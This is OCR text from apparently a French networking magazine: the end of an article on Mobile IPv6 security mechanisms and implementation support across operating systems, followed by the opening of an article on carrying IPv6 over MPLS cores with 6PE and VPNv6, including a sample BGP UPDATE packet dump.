commerciales.

3.4 Protection de l'infrastructure

Le déploiement éventuel de Mobile IPv6 étant lié à la fois à ses fonctionnalités, mais également à son impact sur l'infrastructure existante, le protocole a pris en compte dès le début cette dernière contrainte de manière bien spécifique. D'un point de vue sécurité, la prévention des dénis de service, l'amélioration des possibilités de filtrage, les problèmes associés au contournement de l'*ingress/egress filtering* **[RFC2827]** ont été intégrés dès le début.

- *Return Routability Procedure* : la procédure de routage optimisé décrite précédemment a notamment été conçue pour limiter les dénis de services, à la fois contre les clients et l'infrastructure. Elle est tout d'abord sans état pour les CN, et également peu coûteuse en termes de calcul. Après réception des messages HoTI et HoT, aucune information concernant le nœud mobile n'est stockée au niveau du CN. Seule la réception d'un Binding Update valide déclenchera le stockage d'information au niveau du CN.

  Cette procédure a également été conçue pour éviter les possibilités d'amplification qui pourraient avoir un effet désastreux sur l'infrastructure. Les communications se font en un pour un. Ainsi, un message émis n'engendre qu'une seule réponse. Le lecteur intéressé par les détails de conception du protocole est renvoyé vers **[TA]**[9].

- *Spoofing* : du point de vue de l'administrateur réseau, Mobile IPv6 est un protocole permettant à un utilisateur de parler depuis son réseau avec une adresse ne possédant pas le préfixe du site. Cela semble aller à l'encontre des mécanismes d'ingress et egress filtering mis en œuvre en entrée de réseau (par l'administrateur ou son FAI) pour protéger l'infrastructure Internet et éviter le spoofing.
  Dans les faits, en mode non optimisé, l'ensemble du trafic étant *tunnelé* jusqu'au réseau mère du nœud mobile, aucun problème de spoofing n'intervient et le mécanisme reste compatible avec les politiques d'*ingress/egress filtering* existantes. En mode optimisé, seuls les clients du nœud mobile pourraient être concernés par d'éventuels problèmes de spoofing. Pour autant, la preuve de possession d'adresse[10] est à la base de la Return Routability Procedure. Elle offre donc la garantie que le nœud mobile n'usurpe pas l'adresse d'un autre nœud.

- Capacité de filtrage : parmi les options IPv4, celles permettant le *source routing* sont à juste titre considérées comme dangereuses, permettant notamment la découverte de réseau, ou les rebonds. Sous IPv6, l'option de source routing est disponible sous la forme d'une extension spécifique appelée *Routing Header Type 0*.
  Mobile IPv6 utilise également une extension de routage de ce genre mais avec des limitations[11] qui rendent son usage sûr :
  - Un type spécifique est utilisé, le Routing Header Type 2 (section 6.4 de **[RFC3776]**). La distinction spécifique avec l'extension de source routing, le Routing Header Type 0 (section 4.4 de **[RFC2460]**) autorise un filtrage spécifique. Un administrateur peut donc protéger son infrastructure en inhibant le source-routing IPv6 en entrée/sortie de son réseau tout en autorisant le fonctionnement de Mobile IPv6.
  - La sémantique de l'extension a été limitée : une seule adresse supplémentaire est présente dans l'extension et celle-ci doit correspondre à la Home Address du nœud destination.

7 Third Generation Partnership Project 2.
8 Dérivé du même mécanisme présent dans Mobile IPv4.
9 Ce papier présente les évolutions successives du protocole et la manière dont les différentes menaces ont été adressées spécifiquement.
10 Capacité à recevoir et émettre du trafic avec les deux adresses HoA et CoA.
11 Le même genre de remarques s'applique également à l'option HAO.

- Cette extension n'est pas interprétée par les nœuds ne supportant pas Mobile IPv6 et n'a donc aucun effet sur ceux-ci. Son utilisation est limitée à certains paquets bien spécifiques (*Binding Ack* principalement).

De plus, indépendamment des extensions, des en-têtes spécifiques ont été définis pour le protocole permettant un filtrage simplifié de celui-ci (*Mobility header*, ou codes ICMPv6 spécifiques).

4 État de l'art des implémentations

La normalisation du protocole et de certaines extensions de sécurité étant relativement récente, l'implémentation de celles-ci sur les principales piles IPv6 varie très largement. Cette troisième partie présente rapidement le niveau de support des fonctionnalités (notamment de sécurité) détaillées précédemment et les futurs développements.

4.1 Linux

Sous Linux, la version 2.0 de MIPL (Mobile IPv6 for Linux, **[MIPL]**) est disponible pour les noyaux récents (2.6). Elle se compose d'un patch noyau et d'une partie *userland*. Relativement stable, elle offre le support des modes CN, MN et HA, et intègre les mécanismes de sécurité majeurs (IPSec pour la protection des communications entre MN et HA, Return Routability Procedure pour le mode optimisé). Actuellement, la protection par IPsec se limite au *keying* statique, la migration des associations de sécurité, SA, étant supportée uniquement dans ce mode. Pour ce qui est du keying dynamique, l'intégration avec les **[IPSEC-TOOLS]** n'est pas encore complète. La gestion de la migration des SA n'est ainsi pas encore disponible. Concernant le filtrage des flux Mobile IPv6 par Netfilter, les extensions permettant l'inspection des Routing Headers sont présentes dans les dernières versions des noyaux 2.6.

4.2 BSD

Sous BSD, le projet KAME[12] a fourni une implémentation de Mobile IPv6 appelée **[SHISA]**. Le développement de cette implémentation a démarré au sein du projet WIDE à l'automne 2004. Elle supporte les modes MN, HA et CN (ainsi que d'autres extensions, parmi lesquelles NEMO **[RFC3963]**). La protection via IPsec en *static keying* est disponible et fonctionnelle. Pour ce qui est de la migration des SA, celle-ci est réalisée en interne au niveau du noyau. Comme pour MIPL, le *dynamic keying* n'est pas réellement utilisable, Racoon ne possédant pas les extensions de migration. Actuellement, les développeurs de KAME[13] travaillent sur Racoon2, un démon IKEv2. L'inclusion native d'extensions spécifiques devrait servir les besoins de mobilité.

4.3 Cisco

Si le support IPv6 présent dans l'IOS Cisco est globalement assez avancé, le support des extensions de mobilité fournies par Mobile IPv6 se limite au mode Home Agent sur ses routeurs. Du point de vue de la protection par IPsec des flux entre le MN et le HA, les versions courantes d'IOS ne supportent pas les extensions définies dans **[RFC3776]**. Dans les faits, le déploiement hors laboratoire est donc difficilement envisageable pour le moment. Du point de vue du filtrage des extensions de mobilité (Routing Header Type 2 et option HAO), des ACL étendues sont disponibles depuis la version 12.4(2)T.

4.4 Microsoft Windows

Le support de Mobile IPv6 sous Windows a une histoire assez chaotique. Tout d'abord disponible sous forme d'extension externe pour Windows 2000 (comme le reste de la pile IPv6) et Windows XP SP1, une partie limitée du code a été intégrée à Windows XP SP2[14]. Toutes ces limitations la rendent inutilisable en pratique. Un moment disponible au téléchargement, sous forme de *Technology Preview* pour XP SP1, l'extension n'est maintenant plus accessible (même sur demande). Les derniers CTP[15] de Windows Vista n'intègrent plus les extensions de mobilité, mais fournissent des améliorations globales du support IPv6, notamment la gestion du keying dynamique pour IPsec.

4.5 Apple

Bien que basé sur FreeBSD, Mac OS X possède un retard conséquent concernant le support d'IPv6 en général (pas de support de DHCPv6, pas de support du transport DNS sur IPv6, support IPsec pur dépassé), qui va encore s'accroître dans Léopard (Mac OS X.5). Le support de Mobile IPv6 est donc inexistant sur l'OS de la firme de Cupertino. Malgré tout, il pourrait rapidement bénéficier du code développé pour FreeBSD si ce protocole se déployait effectivement avec IPv6.

Remerciements

Guillaume remercie ses amis français et japonais, tout particulièrement Ema, pour leur soutien durant ces deux années inoubliables à Tokyo.

Conclusion

Cet article a permis de découvrir le fonctionnement du protocole Mobile IPv6 et ses mécanismes de sécurité. Ainsi, cette extension prometteuse d'IPv6 intègre de nombreuses protections :

- dans son design, pour la prévention des DoS ;
- par l'utilisation d'IPsec pour la protection des communications entre le nœud mobile et son Home Agent ;
- par le mécanisme de Return Routability Procedure lors de communications optimisées entre un MN et un CN inconnu a priori.

Lors d'un déploiement de Mobile IPv6, le point critique à prendre en compte est la sélection du mode de routage. Comme évoqué précédemment, le passage du routage triangulaire, dans lequel les communications sont protégées par IPsec, à un mode optimisé

12 Un effort commun de nombreuses compagnies japonaises pour fournir une pile IPv6 libre incluant Mobile IPv6 et IPsec pour les différentes variantes de BSD.
13 Dans les faits, le projet est arrivé à son terme, de nombreux développements ayant été intégrés, les autres étant suivis par le projet WIDE.
14 N'implémentant actuellement que certains modes d'une ancienne version d'un draft IETF antérieur à [RFC3775]
15 Call for Technology Preview.

entraîne une perte de confidentialité et d'intégrité des données dans le réseau d'accueil. Au sein du groupe de travail mip6 à l'IETF, des *drafts* comme **[CN-IPSEC]** en cours de discussion tentent d'adresser cette problématique dans un environnement sûr. Ainsi, lorsque les différentes entités font partie d'une même infrastructure à clés publiques, PKI, voire d'un autre type de domaine de confiance, la protection via IPsec des communications dans un mode optimisé est envisageable (MN avec CN, et MN avec MN). Du point de vue des implémentations, les relations complexes entre les piles IPsec, le code Mobile IPv6 et les démons IKE imposent encore un certain travail d'intégration et de test, notamment du côté des mécanismes de migration et de *bootstrapping*. Sous Unix, les développeurs travaillent sur le sujet.

Preuve en sont les développements effectués sur **[RACOON2]** et le démon IKEv2 (**[RFC4306]**). Ce protocole intègre de nouveaux mécanismes simplifiant la cohabitation avec les extensions de mobilité (notamment en ce qui concerne les sélecteurs de trafic). Du côté des grands acteurs commerciaux, le manque de *business case* sur le sujet[16] limite les fonctionnalités au strict minimum. Cisco fournit actuellement une implémentation minimaliste du protocole, les mécanismes de protection ayant été laissés de côté (notamment l'intégration avec IPsec). Ainsi, leur travail avec les acteurs du 3GPP2 pousse des solutions de sécurisation simplifiées plus adaptées aux infrastructures de confiance du monde opérateur (**[RFC4285]**). Enfin, du côté de Redmond, le code Mobile IPv6 anciennement disponible sous Windows XP a disparu des versions CTP de Vista et le *technology preview* sur le sujet a purement et simplement été supprimé du site de Microsoft. Pour le moment, les principales piles Mobile IPv6 sont fonctionnelles et fournissent la preuve que le protocole fonctionne correctement avec les différents mécanismes de sécurité disponibles, notamment IPsec.

Cependant, elles ne sont pas déployables pour le moment sur des réseaux d'entreprise. Une stabilisation des implémentations, de meilleures documentations ainsi que des interfaces de configuration simple sont en effet nécessaires. Malgré tout, le temps nécessaire au déploiement d'IPv6 sur nos réseaux va permettre à ses améliorations de voir le jour et à Mobile IPv6 de faire partie intégrante des piles IPv6. Finalement, comme évoqué précédemment, Mobile IPv6 n'est pas la seule technologie liée à la mobilité et à la gestion du double rôle de l'adresse IP (Locator/Identifier). Les extensions à Mobile IPv6 fournies par NEMO **[RFC3963]** permettent d'adresser ces problématiques non plus pour un client unique, mais pour un réseau mobile de plusieurs clients. Bien que cette technologie ne soit pas pourvue d'un mécanisme d'optimisation de route, elle commence déjà à être déployée dans des trains au Japon afin de fournir une connexion à Internet constante tout en masquant les effets de la mobilité aux voyageurs.

Bibliographie

[RFC2460] DEERING (S.) et HINDEN (R.), « *Internet Protocol, Version 6 (IPv6) Specification* », décembre 1998, *Standards Track*.

[RFC2827] FERGUSON (P.) et SENIE (D.), « *Network Ingress Filtering: Defeating Denial of Service Attacks which employ IP source Address Spoofing* », mai 2000, *Best Current Practice*.

[RFC3775] ARKKO (J.), DEVARAPALLI (V.) et DUPONT (F.), « *Mobility Support in IPv6* », juin 2004, *Standards Track*.

[RFC3776] ARKKO (J.), DEVARAPALLI (V.) et DUPONT (F.), « *Using IPsec to Protect Mobile IPv6 Signaling Between Mobile Nodes and Home Agents* », juin 2004, *Standards Track*.

[RFC4225] NIKANDER (P.), ARKKO (J.), AURA (T.), MONTENEGRO (G.), NORDMARK (E.), « *Mobile IP Version 6 Route Optimization Security Design Background* », décembre 2005, *Informational*.

[RFC4285] PATEL (A.), LEUNG (K.), KHALIL (M.), AKHTAR (H.) et CHOWDHURY (K.), « *Authentication protocol for Mobile IPv6* », janvier 2006, *Informational*.

[RFC3963] DEVARAPALLI (V.), WAKIKAWA (R.), PETRESCU (A.) et THUBERT (P.), « *Network Mobility (NEMO) Basic Support Protocol* », janvier 2005, *Standards Track*.

[RFC4306] KAUFMAN (C.) « *Internet Key Exchange (IKEv2) Protocol* », décembre 2005, *Standards Track*.

[MIGRATE] SUGIMOTO (S.), DUPONT (F.) et NAKAMURA (N), « *PF_KEY Extensions as an Interface between Mobile IPv6 and IPsec/IKE* », *Internet-Draft, draft-sugimoto-mip6-pfkey-migrate-02, Expires September 6*, 2006.

[TA] Tuomas Aura, « *Mobile IPv6 Security* », *in proc. Security Protocols, 10th International Workshop, volume 2845 of LNCS*, pages 215-228, Cambridge, UK, avril 2002, Springer 2003.

[CN-IPSEC] DUPONT (F.) et COMBES (J.-M.), « *Using IPsec between Mobile and Correspondent IPv6 Nodes* », décembre 2005, Internet-Draft.

[MIPL] MIPL : *Mobile IPv6 for Linux*, **http://www.mobile-ipv6.org/**

[SHISA] SHISA : *Mobile IPv6 for *BSD*, **http://www.mobileip.jp/**

[RACOON2] **http://www.racoon2.wide.ad.jp/w/**

[IPSEC-TOOLS] *KAME's IPsec utilities for Linux, FreeBSD and NetBSD*, **http://ipsec-tools.sourceforge.net/**

16 Pas de dates dans le déploiement d'IPv6 et donc de Mobile IPv6, ainsi que des mauvaises expériences avec MIPv4.

IPv6 sur MPLS : 6PE et VPNv6

Cet article aborde la problématique IPv6 chez l'opérateur en présentant deux technologies permettant de faire passer du trafic IPv6 sur un cœur de réseau MPLS.

Migrer un backbone d'opérateur vers IPv6 nécessite notamment des upgrades logicielles et matérielles qui se chiffrent en milliers voire millions d'euros.

Or, comme cela est expliqué dans l'excellent article [CLLI], la technologie MPLS permet de commuter les paquets dans le réseau cœur à partir de labels et non plus des en-têtes IP : MPLS, en masquant les adresses IPv6 sur le cœur, a ainsi un intérêt tout particulier pour un opérateur dans le cadre du déploiement d'IPv6.

1. Réseaux cœur et VPN

L'article **[CLLI]** décrivait la technologie VPN MPLS. Nous n'insisterons donc pas sur cette technologie en IPv4. En revanche, le service VPN MPLS reposant sur les protocoles de routage IP unicast, une attention particulière est portée sur l'adaptation de ces protocoles à IPv6.

1.1 Focus sur le routage IP dans les réseaux d'opérateur

Les informations de routage, stockées dans les tables de routage ou RIB (*Routing Information Base*), sont échangées par des protocoles de routage unicast – comme par exemple OSPF, BGP – ou multicast – PIM, MLD – que l'on retrouve à la fois en IPv4 et en IPv6.

À l'instar d'IPv4, la connectivité des réseaux IPv6 dépend donc de la cohérence des informations de routage, de leur disponibilité et de l'efficacité des traitements.

1.1.1 IGP

Le réseau Internet est découpé en domaines administratifs séparés appelés « Systèmes Autonomes » ou AS. On distingue les protocoles internes à l'AS (IGP, *Interior Gateway Protocol*) des protocoles inter-AS (EGP, *External Gateway Protocol*). Deux protocoles de routage IGP dits « à états de lien » sont utilisés chez les opérateurs :

- OSPFv2 (*Open Shortest Path First*) a été développé par l'IETF pour les réseaux IP **[RFC 2328]** ;
- IS-IS (*Intermediate System to Intermediate System*) a été développé par l'OSI (standard ISO 10589) et adapté aux réseaux IP par l'IETF **[RFC 1195]**.

IS-IS est un protocole OSI et non IP ; il est donc indépendant de la version d'IP utilisée d'où la simplicité de l'adaptation à IPv6. IS-IS se base sur un modèle TLV (*Type Length Value*) et prend en compte l'IPv6 très facilement grâce à deux nouveaux champs :

- *IPv6 reachability* qui liste les préfixes IPv6 et leurs métriques associées ;
- *IPv6 Interface Address* qui annonce l'adresse IPv6 assignée à l'interface origine du paquet IS-IS.

En revanche l'adaptation d'OSPF à IPv6 s'est faite en développant une nouvelle version du protocole, OSPFv3 **[RFC 2740]**. Outre la prise en compte d'IPv6, OSPFv3 intègre d'autres améliorations du protocole bien plus larges comme des modifications sur la sécurité ou des optimisations sur les paquets LSA échangés (*Link State Advertisement*, annonces contenant les états des liens).

Cependant à l'heure actuelle, OSPFv3 ne supporte qu'IPv6 et n'est pas compatible avec la version 2 : même s'il était capable de transporter des préfixes IPv4, OSPFv3 a été développé pour IPv6 et ne pourra intrinsèquement pas tourner sur IPv4.

Il faudra alors faire coexister deux versions différentes du protocole sur les AS concernés lors de la phase de migration puis de cohabitation, ce qui peut s'avérer délicat en termes de ressources.

1.1.2 EGP

Dans l'Internet, chaque AS utilise le protocole BGP (*Border Gateway Protocol* **[RFC 4271]**) pour maintenir des adjacences avec ses AS voisins et avoir une vue de la connectivité du système tout entier.

Cette vue réside dans la table de routage BGP dans laquelle chaque entrée est une route distincte. En utilisant les attributs de la route et la politique locale sur le domaine, les meilleurs chemins sont calculés pour aller de l'AS local vers l'AS distant annonçant la route. Le protocole BGP a tout d'abord été défini pour transporter exclusivement des informations ou routes IPv4.

Le document **[RFC 2858]** définit des extensions à BGP pour transporter les informations de routage d'autres protocoles dont IPv6 : BGP devient ainsi multi-protocole (MP-BGP).

Seuls trois champs sont spécifiques à IPv4 et deux nouveaux attributs sont définis pour IPv6 : le `MP_REACH_NLRI` (*MultiProtocol Reachable NLRI*) et le `MP_UNREACH_NLRI` (*MultiProtocol Unreachable NLRI*). Enfin, il est à noter que MP-BGP peut transporter des routes IPv4 et/ou IPv6 sur un transport IP/TCP IPv4 ou IPv6.

Exemple de paquet UPDATE BGP qui échange des routes IPv6 sur un transport TCP IPv4 :

```
Internet Protocol, Src: 172.20.0.2 (172.20.0.2), Dst: 172.20.0.1 (172.20.0.1)
    Version: 4     Time to live: 1     Protocol: TCP (0x06)
Transmission Control Protocol, Src Port: 3974 (3974), Dst Port: bgp (179), Seq:
137, Ack: 92, Len: 212
Border Gateway Protocol    UPDATE Message
        Path attributes
            ORIGIN: IGP (4 bytes)
            AS_PATH: 65020 (7 bytes)
            MP_REACH_NLRI (35 bytes)
```

Sarah Nataf
sarah.nataf@gmail.com
Bruno Decraene
bruno.decraene@orange-ft.com

```
Address family: IPv6 (2)
Subsequent address family identifier: Unicast (1)
    Next hop: 2001:688:1::10 (16)
Network layer reachability information (10 bytes)
    2001:1::/32
        MP Reach NLRI prefix length: 32
        MP Reach NLRI prefix: 2001:1::
    2001:5b::/32
        MP Reach NLRI prefix length: 32
        MP Reach NLRI prefix: 2001:5b::
```

L'un des points discutés aujourd'hui dans le routage inter-domaine concerne la sécurité. Plusieurs solutions, détaillées dans un numéro précédent **[CLL2]**, sont proposées en normalisation comme SBGP ou SoBGP. Elles sont loin de faire l'unanimité et ne sont pas déployées à l'heure actuelle. Ces mécanismes ne seront pas modifiés par IPv6, les problèmes politiques sous-jacents bloquant leur déploiement ne seront pas non plus affectés ni résolus.

1. 1. 3 Conclusion

Ainsi, ce qu'il faut retenir est que les protocoles de routage IPv6 sont une adaptation des protocoles existant en IPv4 ; les principes fondamentaux sont conservés : les algorithmes ne changent pas, la sécurité n'est pas non plus fondamentalement modifiée. Les principaux problèmes auxquels les opérateurs doivent faire face actuellement sont des problèmes de disponibilité et de dimensionnement.

Avec le déploiement extraordinaire des réseaux IP ces 20 dernières années, on a assisté à l'explosion des tables de routage IPv4 (environ 22 000 AS et 180 000 routes). Ceci a une forte incidence sur la stabilité globale de l'Internet.

La remise à plat des plans d'adressage dans le cadre du passage à l'IPv6 devrait permettre dans un cas idéal une bonne agrégation et donc un gain sur la taille des tables de routage ; au bémol près de la transition où les routeurs gèrent les informations de routage v4 et v6 et du *multi-homing*, où un client est raccordé à plusieurs opérateurs, encore sujet à discussions.

1.2. Définitions et taxonomie des VPN

Les VPN (ou RPV, Réseaux Privés Virtuels) offrent un service de réseau dédié à une entreprise cliente, mais sont bâtis sur une infrastructure partagée de manière transparente pour l'utilisateur. Les routeurs composant l'infrastructure VPN MPLS sont divisés en trois types :

- Le *Customer Edge* (ou CE) : situé dans les locaux du client, il est dédié à un client et fournit l'accès au service. Il peut être géré par le client ou l'opérateur et peut utiliser n'importe quelle technologie d'accès (comme Ethernet, liaisons séries, *Frame Relay*, ATM) ou protocole de routage pour la liaison CE-PE.
- Le *Provider Edge* (ou PE) : localisé chez l'opérateur, il permet l'accès au réseau de l'opérateur (routeur de périphérie). Il est habituellement mutualisé entre plusieurs clients.
- Le *Provider* ou P : localisé dans le réseau cœur de l'opérateur, il achemine les flux MPLS entre les routeurs PE et n'a pas connaissance du service de VPN.

La taxonomie des VPN est définie dans la RFC 4026 :
(Voir figure 1)

Les VPN de niveau 3 offrent des services correspondant au niveau 3 de la couche OSI : routage et commutation de paquets IP. Les VPN de niveau 2 offrent des services de transports de trame niveau 2 en mode point à point ou en mode multipoint (par exemple VPLS offre un service de commutation de trame Ethernet)

Figure 1




Figure 2





Figure 3



Dans les VPN de type CE-*based*, le service de VPN est géré par le CE qui établit des tunnels vers les autres CE et gère le routage entre les sites du VPN. Dans ce cas, le PE est un routeur IP standard qui n'a pas connaissance du VPN

(voir figure 2).

Dans les VPN de type PE-based, le service de VPN est géré par le PE. Dans ce cas, le CE est un routeur IP standard qui n'a pas connaissance du VPN. Tous les VPN de type MPLS sont des VPN PE based, car le protocole MPLS est interne à l'opérateur et s'arrête au PE. En particulier, les L3 VPN tels que définis dans **[RFC 2547]** puis dans **[RFC 4364]**

(voir figure 3).

Pour les VPN de niveau 2, on distingue les services communication point à point (P2P) qui offrent un service d'émulation de liaison louée (*Virtual Private Wire Service*, VPWS) des services de communications point-multi-point (P2M) qui offrent un service d'émulation de réseau niveau 2 et principalement un service d'émulation de LAN Ethernet (*Virtual Private LAN Service*, VPLS)

2. Les offres de VPN MPLS pour le trafic IPv6


2.1. Rappels sur l'architecture VPN MPLS en IPv4

Les VPN MPLS sont largement détaillés dans **[CLLI]**. Nous rappelons simplement ici les mécanismes de base tels qu'ils sont décrits dans **[RFC 4364]**.

À l'accès, les CE clients sont rattachés au PE et échangent les routes clients en statique ou via un protocole de routage classique (par exemple BGP, RIP, OSPF), le trafic est IP natif. Les interfaces externes de chaque routeur PE reliées à des CE sont rattachées à une instance de *forwarding* virtuelle ou VRF (*Virtual Routing and Forwarding*) ; chaque PE gère ainsi des tables de commutation spécifiques à chacun de ses sites directement connectés. Sur le cœur, les routeurs de l'opérateur (P et PE) sont dans l'IGP et échangent les informations de routage vers leurs *loopbacks* via l'IGP.

Sur les réseaux MPLS, les routeurs P et PE commutent les paquets via les labels MPLS, qu'ils s'échangent grâce à un protocole de distribution de labels.

Figure 4 *VPN MPLS IPv4 : plan de contrôle*



Entre le routeur d'entrée (ingress PE) et le routeur de sortie (egress PE) est établi un tunnel MPLS ou LSP (*Label Switched Path*) : le trafic VPN est isolé par ces LSP MPLS lors du transport dans le réseau de l'opérateur. Les routes des VPN clients sont, quant à elles, échangées entre PE par le protocole MP-BGP. Ces routes comportent une information de label : MP-BGP permet justement de profiter des extensions de BGP pour le transport des routes VPN. Lorsqu'un PE reçoit une route IPv4 d'un CE, il ajoute un *Route Distinguisher* ou RD à la route IPv4 pour obtenir une route vpnv4, puis il annonce cette route aux autres PE en mettant sa propre loopback comme *next-hop*. L'architecture déployée dans le cadre des VPN MPLS reposant sur un cœur IPv4 est alors la suivante : (voir figure 4).

Les routes VPN-IPv4 ne sont utilisées que dans le plan de commande entre les PE, le plan de transfert utilise des adresses IPv4 conventionnelles : les adresses du client entre le CE et le PE, les adresses de l'opérateur dans le *backbone* (PE, P).

2.2 Transition vers IPv6 : VPN MPLS avec IPv6 à l'accès

Dans un scénario de migration vers IPv6, un opérateur possédant un cœur MPLS IPv4 peut proposer une offre VPN MPLS permettant de relier des sites IPv6 clients par des VPN tout en conservant un cœur uniquement IPv4. Comme on l'a vu sur les réseaux IPv4 MPLS, le routage et le transport du trafic VPN est transparent sur le cœur qui reste complètement indifférent aux routes VPNv4, ne supportant que les routes IPv4 internes à l'opérateur. Ceci est fait :

- par le routage hiérarchique : la connectivité VPN IPv4 est annoncée seulement entre les routeurs PE (de façon transparente par rapport au cœur) ;
- par les tunnels VPN IPv4, qui encapsulent les paquets du VPN de PE à PE à travers le cœur dans des LSP MPLS masquant ainsi les paquets VPN aux routeurs P.


Dans le scénario VPNv6, on suppose qu'il est possible de traiter des flux IPv6 directement depuis le réseau de collecte : les CE envoient du trafic IPv6 natif et échangent des routes IPv6 avec le PE grâce à un protocole de routage (MP-BGP, OSPFv3, RIPng).

Les routeurs PE doivent supporter IPv6 sur les interfaces d'accès et IPv4 MPLS sur les interfaces vers le réseau cœur (voir figure ci-dessous). Les routeurs de cœur restent quant à eux IPv4, i. e. font tourner les protocoles de routage IPv4 et la distribution de labels IPv4 habituels par les protocoles LDP (*Label Distribution Protocol*) ou RSVP-TE (*Resource Reservation Protocol*). Quant au plan de transfert, les paquets sont acheminés par commutation de labels du PE d'entrée au PE de sortie comme indiqué sur la figure ci-dessous : (voir figure 5).

